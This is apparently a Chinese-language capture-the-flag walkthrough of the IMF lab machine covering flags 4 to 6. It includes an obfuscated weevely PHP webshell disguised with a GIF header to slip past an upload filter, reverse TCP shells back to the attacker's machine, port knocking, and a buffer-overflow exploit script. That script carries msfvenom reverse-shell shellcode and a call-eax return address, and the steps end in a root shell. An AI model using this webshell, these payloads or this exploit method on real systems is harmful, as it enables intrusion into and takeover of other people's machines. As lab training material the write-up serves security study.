
```
flag4{dXBsb2Fkcjk0Mi5waHA=}
```

解码。

提示新页面uploadr942.php。

flag5

访问提示的新页面。




尝试过很多方法都会被拦截，最终我们使用weevely来生成脚本。

题外话：weevely是一款使用python编写的webshell工具（集webshell生成和连接于一身），可以算作是linux下的一款菜刀替代工具（限于php），在linux上使用时还是很给力的，就是某些模块在windows上无法使用，总的来说还是非常不错的一款工具。

命令：

```
weevely generate t00r ~/shell.php
```



修改文件头。

```
GIF98
<?php
$A='r|($j=0|;($j<$|c&|&$i<$l);$j++|,|$i++){$o.=|$t{$i}^$k{$j}||;}}r|eturn $o|;}
$r=|$_SERVE|R;$rr=@$r["|HTTP_RE|FE';
$i=str_replace('Sv','','crSvSveSvate_fuSvSvncSvtion');
$M='g_replac|e(array("/_|/","/|-/"),|ar|ray||("/","+"),$ss($s[$i]|,0,$e))|),$k|
|)||));$o=ob_get_co|ntents|();|ob';
$V='_e|nd_clean();$d=b|ase64|_|encode(x(g|zcompres|s|($|o),$k));print(|"|<|$k>$
d</$k>");@se|ssion_de|stroy(|);}}}}';
$L='RER|"|];$r|a=@$r["HTTP_||ACC|EPT_LANGUAGE"|];if($rr&||&|$ra){$u=parse_url(|
$|rr);|p|arse_str($u["q|uery"|]';
$o='m[2|][$z]];if(s|t|rpos($p,$h)|===0|){$s[$i]|="";$p|=$ss|($p,3);}|i|f(arra|y
_key_e|x|ists($i,|$s)){$s[$i].|=$p||';
$a='$kh="f498|";$|kf="ec|2|6";fun|ction x|($t,$k){$c|=strle|n($k|);$l=strlen(|$
t|);$o="";f|or($i=0|;$i<$|l;){f|o';
$n='s(md|5|($i.$kh|)|,|0|,3));$f=$sl($ss|(m|d5($i.$kf),0,|3));$p="";for($z|=1;$
z<c|ount(|$m[1]|);$|z++)$|p.=$q[$';
$U='){@sess|io|n_start()||;$s=&$_|S|ESSION;$ss="s|ubstr";$||sl="strtol|owe|r";$
i=$m[1][||0].|$m[1][1];$h=$sl(|$s';
$b=',|$q|);$q=array_valu|es($q);pr|eg_matc|h_all|("/([\\||w]|)[\\w-]+(|?:;q=0.(
[\\d]))|?,?/",|$ra,$m)|;i||f($q&&$m';
$Q=';$e=s|trpos||($s[$|i],$f);if($e){$k=$kh.|$kf;ob_sta|rt()|;@eva|l(@gzunco||m
press(@x(|@b|ase64_dec|ode(p|re|';
$t=str_replace('|','',$a.$A.$L.$b.$U.$n.$o.$Q.$M.$V);
$j=$i('',$t);$j();
?>
```


并修改文件后缀为gif。

上传此脚本。

上传成功，查看源码。

```
<html>
<head>
<title>File Uploader</title>
</head>
<body>
<h1>Intelligence Upload Form</h1>
File successfully uploaded.
<!-- 46b64f964a74 --><form id="Upload" action="" enctype="multipart/form-data" method="post">
  <p>
    <label for="file">File to upload:</label>
    <input id="file" type="file" name="file">
  </p>

  <p>
    <input id="submit" type="submit" name="submit" value="Upload">
  </p>
</form>

</body>
</html>

```

怀疑这个就是新的文件名。

使用weevely连接木马。

```
root@kali:~# weevely http://10.0.3.131/imfadministrator/uploads/46b64f964a74.gi
f t00r

[+] weevely 3.2.0

[+] Target:     www-data@imf:/var/www/html/imfadministrator/uploads
[+] Session:    /root/.weevely/sessions/10.0.3.131/46b64f964a74_1.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
46b64f964a74.gif
flag5_abc123def.txt
imf
www-data@imf:/var/www/html/imfadministrator/uploads $ cat flag5_abc123def.txt
flag5{YWdlbnRzZXJ2aWNlcw==}
```


获得flag5{YWdlbnRzZXJ2aWNlcw==}

解码

```
www-data@imf:/var/www/html/imfadministrator/uploads $ echo YWdlbnRzZXJ2aWNlcw==
|base64 -d
agentservices
```

提示agentservices。

flag6

我们获得的shell只能一次提交一个http请求，所以我们使用weevely建立反向TCP shell 。相当于，被感染的Web服务器向我们自己的电脑建立连接而不是我们去连接Web服务器。

我们在kali上监听8181端口。

```
root@kali:~/mytools# nc -lvp 8181
listening on [any] 8181 ...
```

在获得的weevely shell中输入：

```
www-data@imf:/var/www/html/imfadministrator/uploads $ :backdoor_reversetcp 10.0.3.198 8181
```

（10.0.3.198是我kali的ip地址）

获得反向连接的shell。

```
root@kali:~/mytools# nc -lvp 8181
listening on [any] 8181 ...
10.0.3.131: inverse host lookup failed: Unknown host
connect to [10.0.3.198] from (UNKNOWN) [10.0.3.131] 40072
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

我们查看靶机开着的端口。

```
$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:7788            0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0    125 10.0.3.131:40072        10.0.3.198:8181         ESTABLISHED
6463/sh
tcp6       0      0 :::80                   :::*                    LISTEN
-
tcp6       0      0 :::22                   :::*                    LISTEN
-
tcp6       0      0 10.0.3.131:80           10.0.3.198:50674        ESTABLISHED
-
```


这个7788很有意思，我们进一步了解下。

```
$ cat /etc/services |grep 7788
agent           7788/tcp                        # Agent service
```

刚好是flag5中提示我们的agentservices。

```
ps -aux
```

ps命令就是查看进程的命令。使用该命令可以确定有哪些进程正在运行和运行的状态、进程是否结束，进程有没有僵尸，哪些进程占用了过多的资源等等。

```
root      1066  0.0  0.7 277088  7764 ?        Ssl  Apr14   0:00 /usr/lib/policykit-1/polkitd --no-
debug
root      1152  0.0  0.0      0     0 ?        S    Apr14   2:58 [kworker/0:5]
root      1175  1.1  0.2   8752  2196 ?        Ss   Apr14  53:37 /usr/sbin/knockd -d
root      1176  0.0  0.0   5220   148 ?        Ss   Apr14   0:05 /sbin/iscsid
root      1177  0.0  0.3   5720  3512 ?        S<Ls Apr14   0:29 /sbin/iscsid
mysql     1192  0.0 16.4 1107844 167552 ?      Ssl  Apr14   1:47 /usr/sbin/mysqld
```

看到knock程序在运行。

搜索带有agent的文件，打开其中一个。

```
$ cat /etc/xinetd.d/agent
# default: on
# description: The agent server serves agent sessions
# unencrypted agentid for authentication.
service agent
{
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        server          = /usr/local/bin/agent
        log_on_failure += USERID
        disable         = no
        port            = 7788
}
```


打开另外一个

```
$ pwd
/usr/local/bin
$ cat access_codes
SYN 7482,8279,9467
```

有敲门密码。

我们在本机使用knock敲开7788端口。


```
root@kali:~/mytools# knock -v 10.0.3.131 7482:tcp 8279:tcp 9467:tcp
hitting tcp 10.0.3.131:7482
hitting tcp 10.0.3.131:8279
hitting tcp 10.0.3.131:9467
root@kali:~/mytools# nmap -p 7788 10.0.3.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-18 16:34 CST
Nmap scan report for 10.0.3.131
Host is up (0.00036s latency).

PORT     STATE SERVICE
7788/tcp open  unknown
MAC Address: 00:0C:29:6D:86:37 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
root@kali:~/mytools# nc 10.0.3.131 7788
 _____ __  __ ____
 |_   _|  \/  | __ )  Agent
   | || |\/| |  _ \  Reporting
   |_||_|  |_|____/  System

Agent ID :
```


安装gdb-peda

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
echo "DONE! debug your program with gdb and enjoy"
```

将agent程序base64打包，在本地解码。


```
$ base64 -w 0 /usr/local/bin/agent
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAAIUECDQAAACgKQAAAAAADQAIAAJACgAHwAcAAYAAAA0AAAA
NIAECDSABAggAQAAIAEAAAUAAAAEAAAAAwAAAFQBAABUgQQIVIEECBMAAAATAAAABAAAAAEAAAABAAAA
AAAAAACABAgAgAQIKA8AACgPAAAFAAAAABAAAAEAAAAIHwAACK8ECAivBAg0AQAARAEAAAYAAAAEAAA
AgAAABQfAAAUrwQIFK8ECOgAAADoAAAABgAAAAQAAAAEAAAAaAEAAGiBBAhogQQIRAAAAEQAAAEAAAA
BAAAAFDldGSMDQAAjI0ECIyNBAhMAAAATAAAAAQAAAAEAAAAUeV0ZAAAAAAAAAAAAAAAAAAAAAAAAAA
BwAAABAAAABS5XRkCB8AAAivBAgIrwQI+AAAAPgAAAAEAAAAAQAAAC9saWIvbGQtbGludXguc28uMgAA
BAAAABAAAAABAAAAR05VAAAAAAACAAAABgAAACAAAAAEAAAAFAAAAAMAAABHTlUARE0ZELi5nUkubnn+
I4P9NG/I1McDAAAADAAAAAEAAAAFAAAAgCsAIAwAAAANAAAAAAAAACkdjBysS+PAZ1VhEAAAAAAAAAAA
AAAAAAAAAABaAAAAAAAAAAAAAAASAAAAUwAAAAAAAAAAAAAAEgAAAD0AAAAAAAAAAAAAABIAAABCAAAA
AAAAAAAAAAASAAAAPAAAAAAAAAAAAAAAEgAAADEAAAAAAAAAAAAAABIAAABzAAAAAAAAAAAAAAAgAAAA
YQAAAAAAAAAAAAAAEgAAAFEAAAAAAAAAAAAAABIAAAAiAAAAAAAAAAAAAAASAAAAGgAAAAAAAAAAAAAA
EgAAAEoAAABEsAQIBAAAABEAGgALAAAA7IkECAQAAAARABAANgAAAECwBAgEAAAAEQAaAABsaWJjLnNv
LjYAX0lPX3N0ZGluX3VzZWQAc3RybmNtcABfX2lzb2M50V9zY2FuZgBwdXRzAHN0ZGluAGZnZXRzAGdl
```




可能不能运行的原因是linux是64位的无法运行32位的程序。

安装32位的包。

```
apt install lib32z1
```




已经可以运行这个程序了



接下来我们要寻找agent ID。

跟进这个程序的运行。

ltrace能够跟踪进程的库函数调用，它会显示出哪个库函数被调用。




发现这里有对比，那我们的agent ID应该就是48093572。

经过一些实验，看起来选项3这个位置，有函数容易受到缓冲区溢出的影响，这是通过传入1024个字符发现的。我们把这个进一步通过在本地运行的二进制gdb和使用pattern_create，并使用pattern_offset找出在哪里我们可以覆盖EIP。

```
root@kali:~/mytools# gdb -q agend
Reading symbols from agend...(no debugging symbols found)...done.
gdb-peda$ pattern_create 1024
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7
gdb-peda$ run
Starting program: /root/mytools/agend
  ___ __  __ ___
 |_ _|  \/  | __|  Agent
  | || |\/| | _|   Reporting
 |___|_|  |_|_|    System


Agent ID : 48093572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection: 3

Enter report update: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfA
Report: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA
Submitted for review.

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0xffffd254 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5A
EBX: 0x0
ECX: 0xf7fa9890 --> 0x0
EDX: 0x16
ESI: 0xf7fa8000 --> 0x1d9d6c
EDI: 0xf7fa8000 --> 0x1d9d6c
EBP: 0x41417241 ('ArAA')
ESP: 0xffffd300 ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%
EIP: 0x74414156 ('VAAt')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x74414156
[------------------------------------stack-------------------------------------]
0000| 0xffffd300 ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA
0004| 0xffffd304 ("AuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%
0008| 0xffffd308 ("XAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%d
0012| 0xffffd30c ("AAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A
0016| 0xffffd310 ("AwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%
0020| 0xffffd314 ("ZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4
0024| 0xffffd318 ("AAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA
0028| 0xffffd31c ("AzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x74414156 in ?? ()
gdb-peda$ pattern_offset 0x74414156
1950433622 found at offset: 168
gdb-peda$ jmpcall eax
0x8048563 : call eax
```

就是利用这个，我们检查二进制文件启用了什么安全性。



利用代理崩溃。

我们创建一个后门。要求它避免使用null和换行符。


```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.3.198 LPORT=8888 -f python -b "\x00\x0a\x0b"
```

我选择输出生成的代码以便于编辑，因为我需要添加代码来处理与目标和菜单选项的连接。生成的脚本最终结果如下：

```
import socket

# Target related variables
remotehost = "target_address"
remoteport = 7788
menuoption = 3
agentid = 48093572

# Default recv size
recvsize = 512

# Connnect to remote host
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((remotehost, remoteport))
client.recv(recvsize)
client.send("{0}\n".format(agentid))
client.recv(recvsize)
client.send("{0}\n".format(menuoption))
client.recv(recvsize)

# Payload genereated by Msfvenom, to be force fed into reporting tool
buf =  ""
buf += "\xd9\xc5\xd9\x74\x24\xf4\x58\x31\xc9\xb1\x12\xbd\xed"
buf += "\xed\x3e\xbe\x83\xe8\xfc\x31\x68\x13\x03\x85\xfe\xdc"
buf += "\x4b\x64\xda\xd6\x57\xd5\x9f\x4b\xf2\xdb\x96\x8d\xb2"
buf += "\xbd\x65\xcd\x20\x18\xc6\xf1\x8b\x1a\x6f\x77\xed\x72"
buf += "\xb0\x2f\x63\x84\x58\x32\x7c\x96\xfa\xbb\x9d\x16\x9c"
buf += "\xeb\x0c\x05\xd2\x0f\x26\x48\xd9\x90\x6a\xe2\x8c\xbf"
buf += "\xf9\x9a\x38\xef\xd2\x38\xd0\x66\xcf\xee\x71\xf0\xf1"
buf += "\xbe\x7d\xcf\x72"

# Buffer is too small to trigger overflow. Fattening it up!
# 168 is the offset I found using pattern_offset
buf += "A" * (168 - len(buf))

# EAX call I made note of earlier in this segment
buf += "\x63\x85\x04\x08\n"

# And off we go!
client.send(buf)
```

接下来，在端口8888上启动netcat侦听器，然后启动python代码。

```
nc -lvp 8888
```



成功。

flag文件在/root中

```
flag6{R2gwc3RQcm90MGMwbHM=}
```